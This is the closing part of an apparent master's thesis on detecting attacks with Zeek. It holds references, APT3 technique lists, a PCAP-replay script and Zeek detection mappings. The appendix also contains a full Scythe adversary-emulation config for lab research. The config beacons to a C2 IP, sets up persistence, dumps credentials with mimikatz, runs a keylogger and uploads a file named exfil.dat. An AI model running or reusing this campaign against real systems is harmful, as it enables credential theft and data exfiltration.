- [169] "THREAT HUNTING WITH BRO - Cybersecurity Insiders." https://www.cybersecurity-insiders.com/threat-hunting-with-bro/. Accessed 9 Sep. 2019.
- [170] "Detecting Malicious SMB Activity Using Bro - SANS.org." 13 Dec. 2016, https://www.sans.org/reading-room/whitepapers/detection/detecting-malicious-smb-activity-bro-37472. Accessed 9 Sep. 2019.
- [171] "Red-Team-Infrastructure-Wiki/README.md at master ... - GitHub." https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki/blob/master/README.md. Accessed 9 Sep. 2019.
- [172] "Hunting SSL/TLS clients using JA3 - SANS Internet Storm Center." 10 Aug. 2018, https://isc.sans.edu/forums/diary/Hunting+SSLTLS+clients+using+JA3/23972/. Accessed 10 Sep. 2019.
- [173] "TLS Fingerprinting with JA3 and JA3S - Salesforce Engineering." 15 Jan. 2019, https://engineering.salesforce.com/tls-fingerprinting-with-ja3-and-ja3s-247362855967. Accessed 10 Sep. 2019.
- [174] "corelight/conn-burst: A Bro package to identify ... - GitHub." https://github.com/corelight/conn-burst. Accessed 10 Sep. 2019.
- [175] "Nikto User Agent Change - Seven Layers." 10 Jul. 2017, https://www.sevenlayers.com/index.php/57-nikto-user-agent-change. Accessed 10 Sep. 2019.
- [176] "How to analyze scanning events – NetWatcher." 23 Mar. 2018, https://support.netwatcher.com/hc/en-us/articles/360002069491-How-to-analyze-scanning-events. Accessed 10 Sep. 2019.
- [177] "Dir Buster 0.12 | Distil Networks." https://www.distilnetworks.com/bot-directory/bot/dir-buster-0-12/. Accessed 10 Sep. 2019.
- [178] "How to identify malicious HTTP Requests - SANS.org." https://www.sans.org/reading-room/whitepapers/detection/identify-malicious-http-requests-34067. Accessed 10 Sep. 2019.
- [179] "Human or malware? Detection of malicious Web requests." https://nsg.ee.ethz.ch/fileadmin/user_upload/theses/MA-2016-48.pdf. Accessed 10 Sep. 2019.
- [180] "bro-scripts/smb.bro at master · CriticalPathSecurity ... - GitHub." https://github.com/CriticalPathSecurity/bro-scripts/blob/master/smb.bro. Accessed 10 Sep. 2019.
- [181] "The Bro Monitoring Platform - Zeek." https://www.zeek.org/current/slides/broverview-2015.pdf. Accessed 10 Sep. 2019.
- [182] "BroCon '16: Presentation Abstracts - Zeek." https://www.zeek.org/brocon2016/brocon2016_abstracts.html. Accessed 10 Sep. 2019.

- [183] "Introduction — Zeek User Manual v2.6.4." https://docs.zeek.org/en/stable/intro/. Accessed 10 Sep. 2019.
- [184] "SSH - Department of Computer Science." https://ccom.uprrp.edu/~humberto/megaprobe/images/Technical_Report__SSH_Detection_using_Bro_Network_inside_a_Vagrant_Virtual_Environment.pdf. Accessed 10 Sep. 2019.
- [185] "Bro Covert Channel Detection - Semantic Scholar." 17 Nov. 2017, https://pdfs.semanticscholar.org/2599/8012ba04a7c3b6390ed64a4abbd53633e7e0.pdf. Accessed 10 Sep. 2019.
- [186] "Detecting and Preventing Unauthorized Outbound ... - SANS.org." https://www.sans.org/reading-room/whitepapers/detection/detecting-preventing-unauthorized-outbound-traffic-1951. Accessed 10 Sep. 2019.
- [187] "Onion-Zeek-RITA: Improving Network Visibility ... - SANS.org." 2 Jan. 2019, https://www.sans.org/reading-room/whitepapers/detection/onion-zeek-rita-improving-network-visibility-detecting-c2-activity_38755. Accessed 10 Sep. 2019.
- [188] "Hunting Threats Inside Packet Captures - SANS.org." 19 Apr. 2017, https://www.sans.org/reading-room/whitepapers/threathunting/hunting-threats-packet-captures_38440. Accessed 10 Sep. 2019.
- [189] "Threat hunting != Throwing arrow! Hunting for adversaries in ...." 19 May. 2017, https://www.slideshare.net/nahidupa/threat-hunting-throwing-arrow-hunting-for-adversaries-in-your-it-environment. Accessed 10 Sep. 2019.
- [190] "p0wnage and detection with Bro - Zeek." https://www.zeek.org/brocon2015/slides/sharma_p0wnage.pdf. Accessed 10 Sep. 2019.
- [191] "Threat hunting using DNS firewalls and data ... - blog.redteam.pl." 14 Aug. 2019, https://blog.redteam.pl/2019/08/threat-hunting-dns-firewall.html. Accessed 10 Sep. 2019.
- [192] "Detecting Lateral Movement Attacks through SMB using BRO." 9 Nov. 2016, https://essay.utwente.nl/71415/1/Ullah_MA_EWI.pdf. Accessed 10 Sep. 2019.
- [193] “The basics of SMB PowerShell, a feature of Windows Server ...." 27 Jun. 2012, https://blogs.technet.microsoft.com/josebda/2012/06/27/the-basics-of-smb-powershell-a-feature-of-windows-server-2012-and-smb-3-0/. Accessed 10 Sep. 2019.
- [194] "Week of PowerShell Shells - Day 4 - WMI Shell - Lab of a ...." 14 May. 2015, http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-4.html. Accessed 10 Sep. 2019.
- [195] "Create method of the Win32_Service class - Microsoft Docs." 30 May. 2018, https://docs.microsoft.com/en-us/windows/win32/cimwin32prov/create-method-in-class-win32-service. Accessed 10 Sep. 2019.
- [196] "phirelight/bro-scripts - GitHub." https://github.com/phirelight/bro-scripts/find/master. Accessed 11 Sep. 2019.
- [197] "About - National Collegiate Cyber Defense Competition." https://www.nationalccdc.org/index.php/competition/about-ccdc. Accessed 16 Sep. 2019.
- [198] "2018 National Collegiate Cyber Defense Competition - YouTube." 26 Jun. 2018, https://www.youtube.com/watch?v=O1KzqNUd2Cc. Accessed 16 Sep. 2019.
- [199] "Using Zeek/Bro To Discover Network TTPs of ... - YouTube." 25 Jan. 2019, https://www.youtube.com/watch?v=DfTbSc_q2F8. Accessed 19 Sep. 2019.
- [200] "Is Weird Really Weird? Parsing weird.log to Build ... - Events." https://events.educause.edu/special-topic-events/security-professionals-conference/2019/agenda/is-weird-really-weird-parsing-weirdlog-to-build-healthier-network. Accessed 20 Sep. 2019.
- [201] "Security Log Analysis Training - Indiana University." 15 Aug. 2017, https://scholarworks.iu.edu/dspace/bitstream/handle/2022/21717/Security%20Log%20Analysis%20training%20%28NSF%20Cybersecurity%20Summit%202017%29%20%5BShared%5D.pdf?sequence=2&isAllowed=y. Accessed 20 Sep. 2019.
- [202] "Reverse RDP Attack: Code Execution on RDP Clients - Check ...." 5 Feb. 2019, https://research.checkpoint.com/reverse-rdp-attack-code-execution-on-rdp-clients/. Accessed 20 Sep. 2019.
- [203] "Bypassing Network Restrictions Through RDP Tunneling ...." 24 Jan. 2019, https://www.fireeye.com/blog/threat-research/2019/01/bypassing-network-restrictions-through-rdp-tunneling.html. Accessed 20 Sep. 2019.

- [204] "How to access RDP over SSH tunnel - Eviatar Gerzi - Medium." 15 Jun. 2019, https://medium.com/@eviatargerzi/how-to-access-rdp-over-ssh-tunnel-c0829631ad44. Accessed 20 Sep. 2019.
- [205] "Potential Malicious User Agents — The Storm." 2 Oct. 2017, https://security-storm.com/playbook/2017/10/2/potential-malicious-user-agents. Accessed 20 Sep. 2019.
- [206] Splunking Virustotal PoC - Information on Security." 27 May. 2013, https://informationonsecurity.blogspot.com/2013/05/splunk-bro-network-security-monitor-and.html. Accessed 20 Sep. 2019.
- [207] "Teaching an Old Bro New Tricks ... - Sketchymoose's Blog." http://sketchymoose.blogspot.com/2014/04/teaching-old-dog-new-tricks-bro.html. Accessed 20 Sep. 2019.
- [208] "How to Use Corelight and Zeek Logs to Mitigate RDS/RDP ...." 23 May. 2019, https://corelight.blog/2019/05/23/how-to-use-corelight-and-zeek-logs-to-mitigate-rds-rdp-vulnerabilities/. Accessed 20 Sep. 2019.
- [209] "Hunting Through RDP Data by Josh Liburdi - YouTube." 4 Sep. 2015, https://www.youtube.com/watch?v=mOV_9YMgYZw. Accessed 20 Sep. 2019.
- [210] "ICMP Reverse Shell - Infosec Resources - InfoSec Institute." 4 Jan. 2018, https://resources.infosecinstitute.com/icmp-reverse-shell/. Accessed 20 Sep. 2019.
- [211] "Beacon Analysis - The Key to Cyber Threat Hunting - Active ...." 6 Aug. 2018, https://www.activecountermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/. Accessed 20 Sep. 2019.
- [212] "Safe Red Team Infrastructure - Tim MalcomVetter - Medium." 21 Feb. 2018, https://medium.com/@malcomvetter/safe-red-team-infrastructure-c5d6a0f13fac. Accessed 20 Sep. 2019.
- [213] "Configuring JA3 with Bro for Splunk." 18 Dec. 2017, https://www.splunk.com/blog/2017/12/18/configuring-ja3-with-bro-for-splunk.html. Accessed 20 Sep. 2019.
- [214] "Using Logs to Investigate a Web Application Attack - DZone ...." 26 Jun. 2017, https://dzone.com/articles/using-logs-to-investigate-a-web-application-attack. Accessed 20 Sep. 2019.
- [215] "Apache Security: Chapter 12. Web Intrusion ... - Feisty Duck." https://www.feistyduck.com/library/apache-security/online/apachesc-CHP-12.html. Accessed 20 Sep. 2019.
- [216] "3.5 Payload Detection Rule Options - Snort manual." http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node32.html. Accessed 20 Sep. 2019.
- [217] "New Python-Based Payload MechaFlounder Used by Chafer." 4 Mar. 2019, https://unit42.paloaltonetworks.com/new-python-based-payload-mechaflounder-used-by-chafer/. Accessed 20 Sep. 2019.
- [218] "base/bif/event.bif.bro — Zeek User Manual v2.6.4." https://docs.zeek.org/en/stable/scripts/base/bif/event.bif.bro.html. Accessed 20 Sep. 2019.
- [219] "What is DNS Amplification | DDoS Attack Glossary | Imperva." https://www.imperva.com/learn/application-security/dns-amplification/. Accessed 20 Sep. 2019.
- [220] "What is a UDP Flood | DDoS Attack Glossary | Imperva." https://www.imperva.com/learn/application-security/udp-flood/. Accessed 20 Sep. 2019.
- [221] "UDP Flood DDoS Attack | Cloudflare." https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/. Accessed 20 Sep. 2019.
- [222] "ZEEK INTRUSION DETECTION SERIES Lab 1: Introduction to ...." 23 Jun. 2019, http://ce.sc.edu/cyberinfra/docs/workshop/Zeek_Lab_Series.pdf. Accessed 20 Sep. 2019.
- [223] "Programmatically Detecting and Mitigating DDoS Attacks." https://people.cs.clemson.edu/~jmarty/courses/Spring-2019/CPSC424/project/submissionsMS3/groupnull_3012_4662156_Project%20Milestone%203.pdf. Accessed 20 Sep. 2019.
- [224] "What is an HTTP Flood | DDoS Attack Glossary | Imperva." https://www.imperva.com/learn/application-security/http-flood/. Accessed 20 Sep. 2019.
- [225] "An Approach to Detect Malware Call-Home Activities - SANS.org." https://www.sans.org/reading-room/whitepapers/detection/approach-detect-malware-call-home-activities-34480. Accessed 20 Sep. 2019.
- [226] "Analysing PCAPs with Bro/Zeek - darkdefender - Medium." 12 Jun. 2019, https://medium.com/@melanijan93/https-medium-com-melanijan93-analysing-pcaps-with-bro-zeek-33340e710012. Accessed 20 Sep. 2019.

- [227] "Command and Control | Azeria Labs." https://azeria-labs.com/command-and-control/. Accessed 20 Sep. 2019.
- [228] "Protocol Analyzers — Zeek User Manual v2.6.4." https://docs.zeek.org/en/stable/script-reference/proto-analyzers.html?highlight=arp. Accessed 20 Sep. 2019.
- [229] "What is Domain Spoofing? | Barracuda Networks." https://www.barracuda.com/glossary/domain-spoofing. Accessed 20 Sep. 2019.
- [230] "Finding NEW Evil: Detecting New Domains with Splunk." 17 Jan. 2018, https://www.splunk.com/blog/2018/01/17/finding-new-evil-detecting-new-domains-with-splunk.html. Accessed 20 Sep. 2019.
- [231] "Threat Hunting - CERN Indico." 11 Apr. 2019, https://indico.cern.ch/event/762505/contributions/3375206/attachments/1832991/3002361/Zeek_Workshop_at_CERN.pdf. Accessed 20 Sep. 2019.
- [232] "Shell No! Adversary Web Shell Trends and Mitigations (Part 1)." 30 Jun. 2016, https://www.recordedfuture.com/web-shell-analysis-part-1/. Accessed 20 Sep. 2019.
- [233] "An Analysis of Meterpreter during Post-Exploitation - SANS.org." https://www.sans.org/reading-room/whitepapers/forensics/analysis-meterpreter-post-exploitation-35537. Accessed 20 Sep. 2019.
- [234] "MITRE ATT&CK™ EVALUATIONS." https://attackevals.mitre.org/evaluations.html. Accessed 21 Sep. 2019.
- [235] "SEC699 - PentestHackFest - Adversary Emulation - SANS.org." 22 Jul. 2019, https://www.sans.org/cyber-security-summit/archives/file/summit_archive_1563791194.pdf. Accessed 21 Sep. 2019.
- [236] "Adversary Emulation Plans | MITRE ATT&CK™." https://attack.mitre.org/resources/adversary-emulation-plans/. Accessed 21 Sep. 2019.
- [237] "Getting Started with ATT&CK: Adversary Emulation and Red ...." 17 Jul. 2019, https://medium.com/mitre-attack/getting-started-with-attack-red-29f074ccf7e3. Accessed 21 Sep. 2019.
- [238] "Defense In Depth - SANS.org." https://www.sans.org/reading-room/whitepapers/basics/defense-in-depth-525. Accessed 22 Sep. 2019.
- [239] "An update on Community ID - Zeek Blog." 31 Jul. 2019, https://blog.zeek.org/2019/07/an-update-on-community-id.html. Accessed 23 Sep. 2019.
- [240] "APT & Cybercriminals Campaign Collection This is collections ...." https://raw.githubusercontent.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections/master/README.md. Accessed 23 Sep. 2019.
- [241] "Security and Obscurity: Does Changing Your SSH Port Lower ...." 16 Mar. 2008, https://danielmiessler.com/blog/security-and-obscurity-does-changing-your-ssh-port-lower-your-risk/. Accessed 23 Sep. 2019.
- [242] "NullArray/AutoSploit: Automated Mass Exploiter - GitHub." https://github.com/NullArray/AutoSploit. Accessed 23 Sep. 2019.
- [243] "How Hot Is Your Hunt Team? - Cyber Wardog Lab." 17 Jul. 2017, https://cyberwardog.blogspot.com/2017/07/how-hot-is-your-hunt-team.html. Accessed 26 Sep. 2019.
- [244] Donaldson, S. E., Siegel, S. G., Williams, C. K., & Aslam, A. (2018). Enterprise cybersecurity: how to build a successful cyberdefense program against advanced threats. New York: Apress.
- [245] Brotherston, L., Berlin, A., & Lachowski, L. (2019). Bezpieczeństwo defensywne: podstawy i najlepsze praktyki. Gliwice: Helion.
- [246] "Threat hunting, definition and framework.." 15 May. 2018, http://www.diva-portal.org/smash/get/diva2:1205812/FULLTEXT02.pdf. Accessed 29 Sep. 2019.
- [247] "A Context-Based Detection Framework for Advanced ... - IEEE Xplore." https://ieeexplore.ieee.org/document/6542528?reload=true&arnumber=6542528. Accessed 29 Sep. 2019.
- [248] "Cyber Kill Chain based Threat Taxonomy and ... - IEEE Xplore." https://ieeexplore.ieee.org/document/8551383. Accessed 29 Sep. 2019.
- [249] "Common network attack types and defense ... - IEEE Xplore." https://ieeexplore.ieee.org/document/7130435. Accessed 29 Sep. 2019.
- [250] "Network Intrusion Detection System using attack ... - IEEE Xplore." https://ieeexplore.ieee.org/document/6841978/. Accessed 29 Sep. 2019.

- [251] "volume 3, 2013 journal scientific and applied ... - RST-TTO." http://www.rst-tto.com/docs/journal-scientific-and-applied-research-vol-03.pdf. Accessed 29 Sep. 2019.
- [252] "3.4 General Rule Options - Snort manual." http://manual-snort-org.s3-website-us-east-1.amazonaws.com/node31.html. Accessed 29 Sep. 2019.
- [253] Anderson, R. (2008). Security engineering: a guide to building dependable distributed systems. New York: John Wiley & sons.
- [254] "Cyber Kill Chain based Threat Taxonomy and ... - IEEE Xplore." https://ieeexplore.ieee.org/document/8551383. Accessed 29 Sep. 2019.
- [255] "(PDF) Classifying network attack scenarios using an Ontology." 18 Aug. 2014, https://www.researchgate.net/publication/264543116_Classifying_network_attack_scenarios_using_an_Ontology. Accessed 29 Sep. 2019.
- [256] "Chef Infra Client Overview — Chef Docs." https://docs.chef.io/chef_client_overview.html. Accessed 29 Sep. 2019.
- [257] "How Puppet Works - Oracle Help Center." https://docs.oracle.com/cd/E37838_01/html/E72062/gqqvw.html. Accessed 29 Sep. 2019.
- [258] "End-to-End Application Provisioning with Ansible and ... - IBM." 21 Nov. 2018, https://www.ibm.com/cloud/blog/end-to-end-application-provisioning-with-ansible-and-terraform. Accessed 29 Sep. 2019.
- [259] "Orange Book - NIST Computer Security Resource Center." 8 Oct. 1998, https://csrc.nist.gov/csrc/media/publications/conference-paper/1998/10/08/proceedings-of-the-21st-nissc-1998/documents/early-cs-papers/dod85.pdf. Accessed 29 Sep. 2019.
- [260] "Target Hackers Broke in Via HVAC Company — Krebs on ...." 5 Feb. 2014, https://krebsonsecurity.com/2014/02/target-hackers-broke-in-via-hvac-company/. Accessed 29 Sep. 2019.
- [261] "Inside a Targeted Point-of-Sale Data Breach - Krebs on Security." 24 Jan. 2014, https://krebsonsecurity.com/wp-content/uploads/2014/01/Inside-a-Targeted-Point-of-Sale-Data-Breach.pdf. Accessed 29 Sep. 2019.
- [262] "Threat Detection Report - Red Canary." https://resources.redcanary.com/hubfs/ThreatDetectionReport-2019.pdf. Accessed 29 Sep. 2019.
- [263] "SSL Fingerprint JA3." https://ja3er.com/. Accessed 1 Oct. 2019.
- [264] "Phishme (2017). Phishing Defense Guide 2017. - CIO Summits." 2 Jan. 2017, https://www.ciosummits.com/PhishMe-Phishing-Defense-Guide_2017.pdf. Accessed 6 Oct. 2019.
- [265] "Out of character: Homograph attacks explained ...." 6 Oct. 2017, https://blog.malwarebytes.com/101/2017/10/out-of-character-homograph-attacks-explained/. Accessed 6 Oct. 2019.
- [266] "spear-phishing attacks - FireEye." https://www.fireeye.com/content/dam/fireeye-www/global/en/products/pdfs/wp-fireeye-how-stop-spearphishing.pdf. Accessed 7 Oct. 2019.
- [267] "Detecting Credential Spear-phishing Attacks at LBNL - Zeek." 11 Sep. 2017, https://www.zeek.org/brocon2017/slides/spear_phish.pdf. Accessed 7 Oct. 2019.
- [268] "Reducing the Catch: Fighting Spear-Phishing in a ... - SANS.org." https://www.sans.org/reading-room/whitepapers/forensics/reducing-catch-fighting-spear-phishing-large-organization-35547. Accessed 7 Oct. 2019.
- [269] "(PDF) Quantitative Cyber Risk Reduction Estimation ...." 8 Jul. 2014, https://www.researchgate.net/publication/4216467_Quantitative_Cyber_Risk_Reduction_Estimation_Methodology_for_a_Small_SCADA_Control_System. Accessed 15 Oct. 2019.
- [270] "Windows Remote Management — Ansible Documentation." https://docs.ansible.com/ansible/latest/user_guide/windows_winrm.html. Accessed 15 Oct. 2019.

Appendix

PDF master keyword list

- initial compromise
- delivery
- distribution
- initial access
- command and control,C2,cnc
- evasion
- spoofing
- arp address spoofing
    - arp spoofing
    - MAC address spoofing
    - MAC spoofing
- lateral movement
- IP address spoofing
    - IP spoofing
- Session hijacking
- SSH hijacking
- router table poisoning
    - router poisoning
- dns pharming
- NBNS spoofing

- reconnaissance,recon
- weaponization
- waterhole
- torrent
- Phishing
    - spear phishing
- domain fronting
- Exfiltration
    - exfil
- DDOS,DOS
- syn flood
- UDP amplification
- smurf
- Miss configuration
    - Misconfig
    - Missconfig
    - miss config
- fuzzing
- MTU
- packet forging
- custom protocol
- Masquerade
    - Impersonate
    - Masking
    - circumvention
- Techniques

Github repos

- Jekyll repo for matrix:

  https://github.com/CptOfEvilMinions/Network_based_MITRE_ATTACK_matrix
- Repo for EQL + Zeek: https://github.com/CptOfEvilMinions/ThreatHuntingEQLandBro
- Master's thesis repo: https://github.com/CptOfEvilMinions/ThunderWaffle

NCCDC 2017 PCAP to Zeek logs bash script

```
# Slack token
slack_token=""
slack_channel=""

# Install software
apt install unxz tcpreplay -y

# Make directory
mkdir ./nccdc2017
cd nccdc2017

for i in {001..536};
do
    # Download file via curl
    curl <URL> --output dayone.${i}.pcap.xz

    # Untar pcap
    unxz dayone.${i}.pcap.xz

    # Analyze PCAP with BRO
    tcpreplay --mbps=100.0 --intf1=dummy0 dayone.${i}.pcap
```

```
    # Delete PCAP and xzz
    rm dayone.${i}.*

    # Send Slack notification
    curl -X POST --data-urlencode "payload={\"channel\": \"#${slack_channel}\",
\"username\": \"webhookbot\", \"text\": \"PCAP $i done being processed.\",
\"icon_emoji\": \":ghost:\"}" https://hooks.slack.com/services/${slack_token}

done
```

APT 3 techniques

Host-based techniques

The techniques below were obtained from the MITRE ATT&CK page on APT3 [85].

- Initial access
    - Valid Accounts
- Execution
    - Command-Line Interface
    - Graphical User Interface
    - PowerShell
    - Rundll32
    - Scheduled Task
    - Scripting
- Persistence
    - Accessibility Features
    - Account Manipulation
    - Create Account

    - New Service
    - Redundant Access
    - Registry Run Keys / Startup Folder
    - Scheduled Task
- Privilege escalation
    - Accessibility Features
    - New Service
    - Scheduled Task
    - Valid Accounts
- Defense evasion
    - DLL Side-Loading
    - File Deletion
    - Indicator Removal from Tools
    - Obfuscated Files or Information
    - Redundant Access
    - Rundll32
    - Scripting
    - Software Packing
    - Valid Accounts
- Credential access
    - Account Manipulation
    - Brute Force
    - Credential Dumping
    - Credentials in Files
    - Input Capture
    - Account Discovery

    - File and Directory Discovery
    - Permission Groups Discovery
    - Process Discovery
    - Remote System Discovery
    - System Information Discovery
    - System Network Connections Discovery
    - System Owner/User Discovery
- Lateral movement
    - Remote Desktop Protocol
    - Remote file copy
    - Windows Admin shares
- Collection
    - Data from local system
    - Data staged
    - Input capture
- Command and control
    - Commonly used ports
    - Connection proxy
    - Multi-stage channels
    - Remote File Copy
    - Standard Non-application
    - Uncommonly used port
- Exfiltration
    - Data compressed
    - Exfiltration over command and control

Network-based techniques

The techniques below were obtained from (Experiment 1: Test case 1 - APT3) above.

- Recon and weaponization
    - No documented techniques for this category
- Lateral movement
    - SMB
        - Target printers and file shares [79]
        - RemoteCMD us a tool similar to PsExec to run remote commands [79]
            - SMB network commands, SMB remote service, SMB remote tasks [79]
    - RDP
        - APT3 replaced the sticky keys binary with cmd.exe and enabled Remote desktop [79]
- Internal recon
    - Remote system discovery, port scanner, ping scans [79]
- Initial compromise
    - Stager
        - Malicious document leads to stager download [80] [82]
        - A browser exploit (CVE-2014-6332) lead to execution on the machine and a VBscript/Powershell script was pulled down [79]
    - Exploits
        - 0-day exploits on internet facing assets [79]
        - 0-day exploits for windows machines [79]
- Impersonation
    - No documented techniques for this category

- Evasion
    - Custom protocol [79]
        - Custom binary C2 protocols [79]
    - Encryption
        - Pirpi uses SSL for C2 communication [79]
        - APT has sent encrypted rar archive e-mail attachments [79] [80]
    - Compression
        - APT3 has been known to use a zip archive when spear phishing [79]
        - Email attachments contained RAR archives [79] [80]
- DOS
    - No documented techniques for this category [79]
- Delivery
    - Phishing
        - Initial compromise is done with spear phishing [79] [80] [82]
            - Malicious documents [79] [80] [82]
    - Waterhole
        - Initial compromise is done with waterhole attacks. APT3 has 0-day exploits for browsers [79] [84]
- Command and control
    - FTP
        - Pirpi uses FTP for exfil [79]
    - HTTP
        - HTTP C2 with set interval [79]
        - Data has been exfiltrated over port 443 [79]
    - Listening service
        - PlugX has the ability to install telnet service [79]

    - SOCKS5
        - C2 server using port 1913 and SOCKS5 protocol [79] [82]
- Actions on objective
    - Exfiltration
        - APT3 is interested in exfiltration of documents [79]
        - Target intellectual property, specifically industrial [79]
        - Pirpi has exfil functionality [79]

Scythe APT3 campaign config


```
{
    "threat": {
        "category": "User-Defined",
        "description": "APT3 campaign for thesis",
        "display_name": "APT3-thesis",
        "name": "APT3-thesis",
        "operating_system_name": "windows",
        "script": {
            "0": {
                "conf": {
                    "--cp": "35.196.54.120:443",
                    "--multipart": 10240,
                    "--secure": true
                },
                "module": "https",
                "type": "initialization"
            },
            "1": {
                "module": "loader",
                "request": "--load run",
```

```
            "type": "message"
        },
        "2": {
            "module": "loader",
            "request": "--load crypt",
            "type": "message"
        },
        "3": {
            "module": "loader",
            "request": "--load file",
            "type": "message"
        },
        "4": {
            "module": "file",
            "request": "--create --path \"C:\\Users\\Public\\text.exe\" --size
10MB --random",
            "type": "message"
        },
        "5": {
            "module": "run",
            "request": "cmd /c whoami",
            "type": "message"
        },
        "6": {
            "module": "run",
            "request": "schtasks /create /tn \"mysc\" /tr
C:\\Users\\Public\\test.exe /sc ONLOGIN /run \"system\"",
            "type": "message"
        },
        "7": {
            "module": "run",
            "request": "cmd /c net group \"domain admins\"",
```

```
            "type": "message"
        },
        "8": {
            "module": "run",
            "request": "cmd /c net user",
            "type": "message"
        },
        "9": {
            "module": "run",
            "request": "cmd /c ipconfig /all",
            "type": "message"
        },
        "10": {
            "module": "loader",
            "request": "--load sysinfo",
            "type": "message"
        },
        "11": {
            "module": "run",
            "request": "cmd /c netstat -ano",
            "type": "message"
        },
        "12": {
            "module": "loader",
            "request": "--load persist",
            "type": "message"
        },
        "13": {
            "module": "persist",
            "request": "--name apt3 --display apt3 --description APT3_campaign --
path \"C:\\Windows\\System32\\apt3.exe\"",
            "type": "message"
```

```
},
"14": {
    "module": "loader",
    "request": "--load mimikatz",
    "type": "message"
},
"15": {
    "module": "mimikatz",
    "request": "--arglist SEKURLSA::LogonPasswords",
    "type": "message"
},
"16": {
    "module": "loader",
    "request": "--load keylogger",
    "type": "message"
},
"17": {
    "module": "keylogger",
    "request": "--start",
    "rtags": [
        "scythe",
        "att&ck",
        "att&ck-tactic:TA0009",
        "att&ck-technique:T1056"
    ],
    "type": "message"
},
"18": {
    "module": "run",
    "request": "cmd /c net view",
    "type": "message"
},
```

```
            "19": {
                "module": "run",
                "request": "cmd /c nltest /dclist:hackinglab.local",
                "type": "message"
            },
            "20": {
                "module": "run",
                "request": "cmd /c net user",
                "type": "message"
            },
            "21": {
                "module": "run",
                "request": "cmd /c net share",
                "type": "message"
            },
            "22": {
                "time": 10,
                "type": "delay"
            },
            "23": {
                "module": "loader",
                "request": "--load upsh",
                "type": "message"
            },
            "24": {
                "module": "upsh",
                "request": "--cmd \"New-PSDrive -name g -psprovider filesystem -root
\\\\Jupiter\\C$\"",
                "rtags": [
                    "atomic",
                    "att&ck",
                    "att&ck-tactic:TA0008",
```

```
                "att&ck-technique:T1077"
            ],
            "type": "message"
        },
        "25": {
            "module": "loader",
            "request": "--load search",
            "type": "message"
        },
        "26": {
            "module": "search",
            "request": "--directory \"%userprofile%\" --filename * --recurse",
            "type": "message"
        },
        "27": {
            "module": "file",
            "request": "--create --path \"%userprofile%\\Documents\\exfil.dat\" --
size 500MB --random",
            "type": "message"
        },
        "28": {
            "module": "loader",
            "request": "--load uploader",
            "type": "message"
        },
        "29": {
            "module": "uploader",
            "request": "--remotepath \"%userprofile%\\Documents\\exfil.dat\"",
            "type": "message"
        },
        "30": {
            "module": "keylogger",
```

```
                "request": "--current\n",
                "type": "message"
            },
            "31": {
                "module": "controller",
                "request": "--shutdown",
                "rtags": [
                    "scythe",
                    "att&ck",
                    "att&ck-tactic:TA0011",
                    "att&ck-technique:T1219"
                ],
                "type": "message"
            },
            "32": {
                "module": "loader",
                "request": "--load terminate",
                "type": "message"
            }
        },
        "signature": "3ce1cbeedb097e1a0c3b83ebdd6c955a7433cf29"
    }
}
```


Zeek script vs. our matrix techniques

Techniques

This section provides a high overview of how Zeek was configured to analyze network traffic. The bullet point list is laid out using our matrix and each technique has a link to a Zeek package or script.

- Recon and weaponization
    - Public scanning services
        - Shodan https://github.com/CriticalPathSecurity/bro-scripts/blob/master/shodan.bro
- Lateral movement
    - SMB
        - SMB v1: https://packages.zeek.org/packages/view/44321407-8ed4-11e9-88be-0a645a3f3086
        - DCE_RPC: https://github.com/CrowdStrike/cs-bro/tree/master/bro-scripts/dce-rpc
        - SMB ransomware: https://github.com/fox-it/bro-scripts/tree/master/smb-ransomware
        - Detect PsEec: https://www.cybersecurity-insiders.com/threat-hunting-with-bro/
- Internal recon
    - Service enumeration
        - VNC scanner detector: https://packages.zeek.org/packages/view/4386baeb-8ed4-11e9-88be-0a645a3f3086
    - Port scanning
        - UDP scan detector: https://github.com/phirelight/bro-scripts/blob/master/packages/detect/udp-scan/bro-pkg.index
- Initial compromise
    - Malicious stager

        - File extraction: https://packages.zeek.org/packages/view/435bb7a9-8ed4-11e9-88be-0a645a3f3086
        - Unknown MIME type: https://packages.zeek.org/packages/view/451ddf6f-8ed4-11e9-88be-0a645a3f3086
        - Detect Venom rootkit download: https://packages.zeek.org/packages/view/42e3f307-8ed4-11e9-88be-0a645a3f3086
        - Meterpreter stager: https://github.com/phirelight/bro-scripts/blob/master/packages/detect/meterpreter-transfer/bro-pkg.index
    - Sql injection
        - Detect SQLi: https://github.com/michalpurzynski/bro-gramming/blob/master/sqli.bro
    - Exploit
        - MS15-034: https://github.com/phirelight/bro-scripts/blob/master/packages/detect/MS15-034-detect/bro-pkg.index
- Impersonation
    - Domain spoofing
        - DNS typosquatting: https://github.com/phirelight/bro-scripts/blob/master/packages/dns/typosquatting/bro-pkg.index
- Evasion
    - Anonymous services
        - TOR detector: https://github.com/phirelight/bro-scripts/blob/master/packages/application/tor/bro-pkg.index
    - Encryption
        - JA3: https://packages.zeek.org/packages/view/44f0c80a-8ed4-11e9-88be-0a645a3f3086

        - HASSH: https://packages.zeek.org/packages/view/44ea9488-8ed4-11e9-88be-0a645a3f3086
    - Custom obfuscation
        - JA3: https://packages.zeek.org/packages/view/44f0c80a-8ed4-11e9-88be-0a645a3f3086
        - HASSH: https://packages.zeek.org/packages/view/44ea9488-8ed4-11e9-88be-0a645a3f3086
        - Unknown MIME: https://packages.zeek.org/packages/view/451ddf6f-8ed4-11e9-88be-0a645a3f3086
- Delivery
    - Phishing
        - Smtp url analyzer: https://packages.zeek.org/packages/view/43807232-8ed4-11e9-88be-0a645a3f3086
        - SMTP typosquatting: https://github.com/phirelight/bro-scripts/blob/master/packages/smtp/typosquat-email/bro-pkg.index
- Command and control
    - IRC
        - IRC 2.0: https://github.com/initconf/brocon-15/blob/master/irc-2.0.bro
        - IRC session: https://github.com/initconf/brocon-15/blob/master/irc_sessions.bro
    - ICMP
        - ICMP variance: https://github.com/phirelight/bro-scripts/blob/master/packages/detect/icmp-variance/bro-pkg.index
    - DNS
        - Anomalous-DNS: https://packages.zeek.org/packages/view/43ed3888-8ed4-11e9-88be-0a645a3f3086

        - DNS zone transfer: https://packages.zeek.org/packages/view/452253e8-8ed4-11e9-88be-0a645a3f3086
        - DNS tunnels: https://packages.zeek.org/packages/view/432ab0ba-8ed4-11e9-88be-0a645a3f3086
